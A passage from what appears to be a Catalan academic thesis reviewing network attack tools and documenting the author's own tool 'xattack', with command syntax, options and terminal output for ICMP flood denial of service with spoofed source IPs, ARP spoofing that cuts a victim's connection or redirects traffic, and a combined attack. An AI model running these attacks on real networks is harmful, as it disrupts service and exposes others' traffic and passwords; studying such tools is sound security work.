Ettercap és una eina desenvolupada per a fer atacs de *man in the middle*, aquests atacs consisteixen a posar-se en mig d'una comunicació i poder veure que s'està enviant. [27]

Aquesta eina utilitza l'ARP Spoofing per poder redirigir el tràfic de les comunicacions de l'usuari al qual se li està realitzant l'atac cap a un mateix. Posteriorment, es llegeix la informació que contenen les comunicacions i es reenvien els missatges al destinatari legítim. [27]

Aquests atacs són útils per a poder saber que s'ha enviat a algú, obtenir contrasenyes i altra informació que resulti d'utilitat. [27]

Bettercap

Per altra banda, tenim el programa Bettercap. Aquest programa també permet fer atacs d'home al mig amb la peculiaritat que permet utilitzar l'SSL-STrip. Aquest atac és capaç d'entendre les comunicacions HTTPS aconseguint contrasenyes i informació de l'usuari encara que les comunicacions estiguin encriptades. Per altra banda, aquest programa no envia els CSS de les pàgines web fent que les víctimes de l'atac puguin sospitar que són víctimes. [28]

Arpspoof

Aquest programa executa atacs d'ARP spoofing mitjançant terminal. Tot i que està dissenyat per fer atacs de *man in the middle* no mostra cap informació per pantalla sobre el contingut dels paquets i no és capaç de desencriptar els missatges. [29]

En utilitzar aquesta eina és recomanat fer ús d'alguna eina d'anàlisis de paquets com el Wireshark per tal de poder veure el contingut de què s'està enviant.

Cain & Abel

L'eina coneguda com a Cain & Abel disposa d'una interfície gràfica per a realitzar atacs d'ARP spoofing. El programa dona diverses opcions a l'hora de fer l'atac, tallar les comunicacions o bé fer un atac d'home al mig a la vegada. Aquesta eina aprofita per treure algunes estadístiques de quin tràfic està fent servir la víctima. A més, és capaç de detectar les contrasenyes que s'han enviat. A més té un sistema per obtenir contrasenyes utilitzant força bruta si han estat encriptades. [30]

4.3 Eines d'anàlisis

En aquest apartat es parlaran d'eines que busquen informació d'un dispositiu de forma remota o que per altra banda fan un monitoratge de la xarxa.

Nmap

Nmap és una eina d'escaneig de xarxes realitzada mitjançant codi obert, que té com a objectiu donar informació d'una xarxa de forma fàcil i ràpida. Aquesta eina, també funciona correctament a l'hora d'obtenir informació d'un únic dispositiu. [31, 32]

Aquesta eina permet, entre altres, saber quins serveis s'estan executant en una màquina remota. Un cop s'ha obtingut aquesta informació, es poden examinar les possibles vulnerabilitats dels serveis, i saber si és possible realitzar-hi un atac. [32, 33]

Un exemple molt famós de la utilització d'aquesta eina és en la pel·lícula *the matrix* on gràcies a ella es descobreix una vulnerabilitat en el servei SSH de la central elèctrica, posteriorment, s'utilitza aquesta vulnerabilitat per aturar-ne el servei. [32, 34]

Nessus

Nessus és una eina feta per la companyia "Tenable Network Security", aquesta eina té l'objectiu de realitzar escanejos per tal de trobar vulnerabilitats en una xarxa. [35, 36]

La principal motivació a l'hora de dur a terme aquesta eina va ser la de fer auditories de seguretat a diferents empreses per tal de poder preveure els atacs i poder-los evitar. [35]

A diferència d'altres eines, aquesta s'està dissenyant amb l'objectiu de preveure els atacs i poder-los contrarestar. [36]

Wireshark

L'eina coneguda com a Wireshark és una eina emprada per visualitzar quina informació s'està rebent i enviant a la xarxa. A més, aquesta eina és capaç de comprendre la informació que s'està processant (paquets IP, UDP, etc), fent així una eina molt completa a l'hora de monitorar i treure informació de la xarxa. [37, 38]

En si, aquesta eina no permet fer cap atac, però permet veure que està passant a la xarxa, Wireshark pot ser de gran servei en combinar-se amb altres programes que realitzin atacs, com ara en els atacs de "man in the middle" permetent l'obtenció d'informació de les comunicacions entre dispositius. [37, 38, 39]

4.4 Reflexió sobre les eines

Com hem pogut veure, hi ha moltes eines que permeten fer atacs en xarxa, però moltes d'elles són molt semblants. Així, cadascuna aporta alguna millora respecte a les altres. Per exemple, Cain & Abel, dóna una interfície gràfica molt completa però no és capaç de desencriptar totes les contrasenyes HTTPS com ho fa Bettercap. Per aquest motiu, el propòsit del treball és començar un projecte de codi obert per fer una eina que intenti unir totes les millores i crear un programa complet a l'hora de realitzar atacs.

5. XATTACK

Aquest apartat té la finalitat de donar a conèixer l'eina desenvolupada. Explicant alguns dels requeriments a l'hora de desenvolupar-la, saber com executar-la i veure quines parts del codi han estat més importants.

5.1 Estructura del programa

El programa s'ha estructurat a partir de mòduls, cada mòdul implementa un nou atac o funcionalitat. Cada mòdul es constitueix per una llibreria on s'ha escrit el codi necessari per a dur a terme la crida a un atac o funcionalitat. Un cop adjuntat un mòdul, o llibreria, dins del programa s'ha d'afegir el codi necessari dins de la funció main per tal d'executar-la.

El programa té dues formes de ser utilitzat, mitjançant comandes on s'especifica a partir d'unes paraules tota la informació necessària per a dur a terme l'atac. O per altra banda, mitjançant un menú on el programa li pregunta l'usuari que vol fer i a partir de cada resposta es defineix l'atac. Un cop obtinguda tota la informació, addicionalment, quan s'executa el programa mitjançant el menú, es retorna quina seria la comanda necessària per a tornar a executar el mateix atac.

A continuació, es pot veure l'exemple de l'execució d'un atac de denegació de servei tant per terminal com pel menú.




Figura 7: DoS maximitzat




Figura 8: DoS maximitzat per terminal

Com podem veure, és el mateix atac. La diferència recau a com es realitza la crida, en el primer cas, l'usuari l'executa directament i en el segon, l'usuari respon les preguntes que se li planteja per tal d'executar-lo.

5.2 Requeriments no funcionals

Aquest programa s'ha fet mitjançant uns requeriments no funcionals propis. Els propòsits principals d'aquests requeriments són: que els atacs puguin ser compatibles entre ells i que l'estructura de tot el codi sigui similar per tal de facilitar-ne la comprensió.

Els requeriments no funcionals són els següents:

1. Tots els atacs s'hauran de fer mitjançant threads. L'objectiu és poder executar en paral·lel els diferents atacs i poder maximitzar el seu funcionament utilitzant més recursos del processador.

2. Tots els atacs estaran identificats per una estructura. Aquesta estructura contindrà tota la informació necessària per a dur a terme l'atac desitjat amb les opcions corresponents. Els propòsits d'aquest criteri són: Poder inicialitzar variables i passar-les d'una banda a l'altra del codi amb facilitat i simplificar l'ús dels threads. Com que en C els threads només permeten passar com argument un punter, en aquest cas, el punter fa referència a l'estructura que ara conté la informació.

3. Tots els atacs i funcionalitats estaran en llibreries separades. L'objectiu serà mantenir el codi organitzat fent que la funció main sigui més comprensible.

4. Tot el codi tindrà sobreescrita la interrupció del programa (Ctrl+C), permetent a l'usuari finalitzar l'execució de l'atac quan vulgui. Quan es finalitza el programa d'aquesta manera, s'alliberen els recursos que s'han fet servir durant l'execució, posteriorment, es mostra el recompte de paquets de l'atac que s'estava executant.

5.3 Diagrama de flux i casos d'ús

Prèviament a l'explicació detallada del programa, analitzarem el diagrama de flux i de casos d'ús de l'aplicació amb l'objectiu de familiaritzar-nos amb els atacs i funcionalitats que es poden utilitzar en el programa.




Figura 9: Diagrama de flux




Figura 10: Diagrama de casos d'ús

En aquests diagrames, podem veure els diferents atacs i funcionalitats que implementa actualment l'aplicació. Els atacs són els següents: l'atac de DoS, l'ARP spoofing, l'atac que junta l'ARP spoofing amb l'atac DoS. A més, el programa té una funcionalitat que permet l'accés remot a l'aplicació i la possibilitat de demanar ajuda. Darrerament, en el diagrama de flux podem observar que abans de la finalització del programa, hi ha una fase de recol·lecció de dades.

5.4 Atacs i funcionalitats implementades

A continuació, veurem de forma més detallada els atacs i les funcionalitats que s'han implementat i com poden ser executats.

a) DoS

L'atac de DoS s'ha desenvolupat mitjançant el protocol ICMP, l'objectiu, en aquest cas, és enviar la màxima quantitat possible de paquets a l'objectiu de l'atac sobrepassant així la seva capacitat de procés.

S'ha seleccionat aquest atac per la seva popularitat a l'hora de fer atacs en xarxa i s'ha decidit desenvolupar-lo mitjançant el protocol ICMP per la seva facilitat a l'hora de provar-lo respecte les peticions HTTP.

La comanda per executar l'atac és la següent:

xattack dos <IP destinatari> <IP remitent falsificada> <opcions>

Amb aquesta comanda, l'usuari indica que vol realitzar un atac de denegació de servei sobre una IP, donat que es tracta d'un atac informàtic el programa obliga a falsificar la IP del remitent amb l'objectiu d'ajudar així amb l'anonimat.

En passar dues adreces IP, estem realitzant dos atacs de denegació de servei a la vegada, el primer, a l'objectiu de l'atac i el segon, al propietari legítim de la IP que estem

falsificant. En aquest cas, l'usuari de la primera IP reenviarà els paquets al segon fent-li, en la mesura del possible, un atac de DoS.

Aquest atac implementa les següents opcions que modifiquen algun aspecte de l'execució:

- Modificar la mida del paquet a enviar, en aquest cas es permet una càrrega útil de 1500 bytes incloent les capçaleres, fent un total variable de 1472 bytes de dades. Per tal de poder modificar aquest valor, s'ha d'incloure l'argument -l o bé l'argument --payload indicant a continuació la mida dels paquets que es volen enviar en bytes. En cas d'ometre aquesta opció per defecte s'envien paquets de mida 1472 bytes.

- El programa, també permet enviar un nombre determinat de paquets, per tal d'accedir aquesta opció s'ha d'afegir l'argument -p o --packets indicant-ne el nombre de paquets que es volen enviar. En cas de voler enviar un nombre indefinit de paquets, fins a la cancel·lació de l'execució, s'ha de passar com a valor -1. Per defecte, s'envien paquets fins que l'usuari decideix finalitzar l'execució.

- L'usuari, també pot decidir si vol esperar un temps determinat entre els paquets, addicionalment, sumat al temps de la pròpia l'execució. Per tal d'accedir aquesta opció l'usuari a d'utilitzar l'argument -tb o --timebetween indicant seguidament el temps que es vol esperar en microsegons. Si no s'indica, el temps entre els diferents paquets és 0, deixant així el temps entre paquets al límit del processador o a la capacitat de la targeta de xarxa del dispositiu.

- Com a opció avançada, permet a l'usuari indicar quants fils d'execució vol que es facin servir per a realitzar l'atac. Aquesta opció està encarada a maximitzar el rendiment pel que fa al processador, donant a l'usuari l'opció de maximitzar l'atac si la capacitat de la xarxa no és el límit. Per tal d'accedir aquesta opció s'ha d'incloure l'opció -th o bé --thread indicant-ne posteriorment el nombre de fils que es volen utilitzar. Per defecte, només hi haurà un únic fil per a la realització de l'atac. En cas d'utilitzar aquesta opció amb l'argument que permet controlar el nombre de paquets a enviar, cada fil d'execució enviarà aquell nombre de paquets.

- Com a darrera opció s'ha implementat la possibilitat de maximitzar l'atac. Aquesta opció elimina totes les opcions del programa que redueixen el rendiment per tal d'aprofitar el màxim tots els recursos de què es disposen, les opcions eliminades en aquest cas són les següents: el temps entre paquets i el nombre de paquets a enviar. Per tal d'utilitzar aquesta opció, s'ha d'utilitzar l'argument -m o --max.

L'atac, per defecte, mostra a temps real els paquets que ja ha enviat l'aplicació. Però si s'utilitza la comanda -m deixa de fer-ho per tal d'estalviar recursos i maximitzar l'atac.

Un exemple de la utilització del programa per terminal podria ser el següent:

xattack dos 192.168.1.46 192.168.1.1 -p 200000 -tb 10 -th 2

En aquest cas, s'indica que es vol fer un atac a l'usuari amb l'adreça IP 192.168.1.46 fent-se passar per la direcció 192.168.1.1. Aquesta darrera IP acostuma a ser la sortida de la xarxa per defecte en una LAN. En aquest cas, es realitzaria un atac a la primera IP però aquesta contestaria els PING de l'atac al gateway, realitzant-li així un atac involuntari. A més, aquest atac indica que cada fil d'execució ha d'enviar 200 mil paquets, que ha d'haver-hi un temps entre paquets de 10 microsegons i s'hauran de fer servir 2 threads per tal de fer l'atac.

Pel que fa a l'ús del menú, se li pregunten a l'usuari les IPs relatives al dispositiu que se li vol fer l'atac i la IP falsa. Seguidament, se li pregunta si vol utilitzar alguna opció, en cas afirmatiu, podrà introduir tots aquells paràmetres que cregui convenients en l'atac.

A continuació, podem veure un exemple de l'execució del programa utilitzant la terminal i el menú.

```
pau@Derethor:~/xattack$ sudo ./xattack dos 192.168.1.46 192.168.1.1 -p 200000 -tb 10 -th 2

------------------------DoS Attack Start------------------------

The total number of packets sent during the DoS attack is: 400000

-------------------------DoS Attack End-------------------------
```

Figura 11: Atac de DoS per terminal

```
pau@Derethor:~/xattack$ sudo ./xattack

Menu

1- Attack DoS

2- Attack ARP

3- Attack DoS with ARP

4- BotNet

5- Help

Select your option: 1

IP address of the attack: 192.168.1.46
The IP address that you want to pass: 192.168.1.1
Do you want to use options? [Y/N]: y

Total payload (0=<payload=<1472): 1472
Do you want to maximize the performance to processor level? [Y/N]: n
Number of packets to send (-1 without limits): 200000
Time between packets: 10
Number of threads (By default 1): 2

Your command: xattack dos 192.168.1.46 192.168.1.1 -l 1472 -p 200000 -tb 10 -th 2


------------------------DoS Attack Start------------------------

The total number of packets sent during the DoS attack is: 400000

-------------------------DoS Attack End-------------------------
```

Figura 12: Atac de DoS utilitzant el menú

En aquest cas, només es mostra el nombre de paquets al final de l'execució. Això és a causa de la utilització de threads.

Si ens fixem amb l'execució del menú de la figura 11 i de la figura 8, podem veure que hi ha algunes opcions noves. Això es deu al fet que les opcions que no estan disponibles en la maximització no es pregunten si l'usuari decideix maximitzar.

b) ARP spoofing

A continuació, s'explicarà com es pot executar l'ARP spoofing. Un atac que té l'objectiu de modificar la relació IP/MAC d'una estació remota.

Aquest atac ha sigut el segon en ser desenvolupat, ja que l'ARP spoofing dona moltes possibilitats a l'hora de realitzar atacs, sigui tallant la connexió a internet o afegint-li un man in the middle per tal de treure informació i contrasenyes.

Per tal d'executar aquest atac l'usuari haurà d'introduir a la terminal la comanda que es mostra a continuació.

xattack arp <IP destinatari> <opcions>

Aquest atac, a l'hora de realitzar-lo, considera que es vol tallar la connexió a internet al node referent a la IP introduïda. Per aquest motiu, la IP enverinada per defecte és el gateway de la xarxa. A més, si no s'indica el contrari la direcció MAC que s'utilitza en l'enverinament passa a ser la del dispositiu que està fent l'atac, quedant tot el tràfic redirigit a l'atacant.

Aquest atac de la mateixa manera que l'anterior, té opcions que en modifiquen el comportament. Les opcions són les següents:

- Modificar la interfície utilitzada en l'atac. En aquest cas, un dispositiu pot tenir diferents maneres de connectar-se a una xarxa, ja sigui mitjançant una connexió Wifi, Ethernet o qualsevol altra tecnologia. Aquesta opció permet modificar la interfície d'accés que es vol utilitzar entre les que estiguin disponibles en el dispositiu. Per tal de modificar la interfície, l'usuari ha d'introduir l'argument -i o --interface indicant quin és el nom de la interfície que vol utilitzar. En cas de no ser indicada, s'utilitzarà aquella que estigui emprant l'ordinador per defecte.

- Indicar el node a enverinar. El programa, per defecte, enverinarà la IP relativa al gateway, com ja s'ha explicat anteriorment, però, aquesta opció permet que la IP enverinada sigui una altra. Si es vol utilitzar aquesta opció, l'usuari haurà d'introduir l'argument -s o --spoofing seguidament de la IP a enverinar.

- Redirigir el tràfic a un node concret. En aquest cas, l'opció permet modificar una de les assumpcions, fent que el tràfic vagi redirigit a un node en concret diferent del que s'està fent servir per fer l'atac. Per tal de dur a terme aquesta opció s'ha d'introduir l'argument -f o --false seguidament de la IP la qual es vol redirigir el tràfic.

En aquest atac, no s'han implementat ni l'opció de maximització de rendiment a nivell processador ni el temps que transcorre entre paquets, ja que l'únic important a l'hora de realitzar l'atac és mantenir un flux constant de paquets.

Un exemple de l'execució d'aquest atac, podria ser el següent.

xattack arp 192.168.1.40 --interface eth0

En aquest exemple, el que es farà serà tallar la connexió a internet del dispositiu que té la IP 192.168.1.40, redirigint tota la informació que aquest node enviaria al gateway cap al dispositiu que està realitzant l'atac. A més, s'ha indicat que es vol utilitzar una interfície concreta per tal de dur a terme l'atac, la interfície seleccionada és la *eth0*.
Aquest atac, també és compatible amb el menú. En cas de ser executat des del menú, el programa li demanarà l'usuari que introdueixi l'adreça IP del dispositiu que es vol atacar. Seguidament, preguntarà a l'usuari si vol modificar la interfície per defecte, en cas afirmatiu li damnarà que introdueixi la interfície que vol utilitzar. A continuació, farà el mateix preguntant-li si vol enverinar el gateway i també, si vol redirigir el tràfic cap a algun altre dispositiu. Així, amb el menú es permet accedir a totes les opcions de la mateixa manera que amb les comandes.

A continuació, podem veure l'execució per terminal i per menú d'un atac d'ARP. L'objectiu és tallar internet al dispositiu amb IP 192.168.1.46.




Figura 13: Atac d'ARP desde terminal




Figura 14: Atac d'ARP des de menú

En aquest cas no s'ha utilitzat cap opció, d'aquesta manera, es realitza un atac D'ARP spoofing de forma directa sobre l'objectiu.

A més, en les següents imatges podem veure com s'ha modificat la taula d'ARP de l'objectiu de l'atac.

Figura 15: Taula d'ARP de l'objectiu abans de l'atac

Figura 16: Taula d'ARP en l'execució de l'atac

En aquestes dues imatges, podem veure que originalment la IP 192.168.1.1 i la IP 192.168.1.50 tenen direccions MAC diferents dins de la taula d'ARP. Amb l'atac, el dispositiu creu que la primera adreça IP té la mateixa MAC que la segona. Així, tot el tràfic queda redirigit al dispositiu que està realitzant l'atac.

c) ARP spoofing amb DoS

En aquest apartat, s'explicarà com utilitzar l'atac que junta el DoS amb el ARP spoofing.

Aquest atac s'ha desenvolupat amb l'objectiu d'aprofitar tot el desenvolupament fet i ajuntar-lo en un únic atac que fusiones dues característiques diferents que poden arribar a ser complementaries.

La comanda per executar l'atac és la següent:

xattack arpdos <IP del atac> <IP del remitent>

Aquest atac realitzarà un atac de denegació de servei a la primera adreça IP i es farà passar per la segona. Per altra banda, realitzarà un atac de ARP a la mateixa IP i es farà passar per la segona, de la mateixa manera que s'especifica l'opció "false" en l'atac d'ARP Spoofing simple.

Aquest atac hereta la majoria d'opcions dels atacs de DoS i ARP. Les opcions són les següents per la part de DoS:

- Modificar la mida dels paquets a enviar, d'igual forma, els valors han d'estar compresos entre 0 i 1472. L'argument a incloure per tal de dur a terme aquesta opció és -l o bé l'argument --payload indicant a continuació la mida dels paquets que es volen enviar en bytes.

- El programa, permet especificar un nombre de paquets a enviar en el DoS. Un cop enviats tots els paquets especificats, l'atac conjunt acaba. Per tal d'especificar aquesta comanda l'usuari ha de llançar l'argument -p o --packets seguidament del nombre de paquets a enviar.

- De la mateixa manera, l'usuari també pot decidir esperar un temps entre paquets. L'argument d'aquesta opció és –tb o --timebetween indicant seguidament el temps que es vol esperar en microsegons.

- Utilitzant la comanda -th o bé --thread l'usuari pot decidir el nombre de fils d'execució que vol llançar per dur a terme l'atac.

- Per acabar, només en la part de DoS segueix estant disponible l'opció que maximitza el rendiment amb la mateixa crida de -m o --max .

Per altra banda, l'usuari té la següent opció en l'ARP spoofing:

- Accedir a l'atac per una altra interfície. En cas que l'usuari cregui que utilitzant una altra interfície l'atac pugui funcionar millor ho podrà indicar utilitzant l'argument -i o --interface, seguidament del nom de la interfície.

Les altres opcions queden bloquejades per tal de mantenir la coherència en aquest atac múltiple.

A continuació, podem veure un exemple de l'execució d'aquest atac.

xattack arpdos 192.168.1.46 192.168.1.54 -p 500000

Aquest atac realitza un atac de denegació servei i d'ARP al dispositiu amb adreça IP 192.168.1.46 redirigint el tràfic cap al dispositiu 192.168.1.54. A més, quan s'hagin enviat 500.000 paquets en l'atac de DoS l'atac s'aturarà automàticament independentment dels paquets enviats en l'atac d'ARP.

De la mateixa forma que els atacs anteriors, aquest atac és compatible amb el menú. En cas de ser executat per aquest medi, l'usuari se li demanarà que introdueixi la IP a realitzar l'atac i la IP a la qual s'ha de redirigir el tràfic. Addicionalment, se li preguntarà si vol utilitzar alguna opció relacionada amb l'atac de DoS. Si la resposta afirmativa, es faran l'usuari les mateixes preguntes que se li feien quan realitzava l'atac de DoS simple. Posteriorment, se li preguntarà si vol utilitzar alguna opció relativa l'atac d'ARP spoofing, si la resposta és si, se li donarà l'opció de modificar la interfície.

A continuació, podem veure un exemple de l'execució d'un atac amb aquestes característiques tant per terminal com per menú.

```
pau@Derethor:~/xattack$ sudo ./xattack arpdos 192.168.1.46 192.168.1.1 -p 500000

----------------------ARP Attack Start-----------------------


----------------------DoS Attack Start-----------------------
The total number of packets sent during the DoS attack is: 500000
----------------------DoS Attack End-------------------------

The total ARP packets sended were: 34319
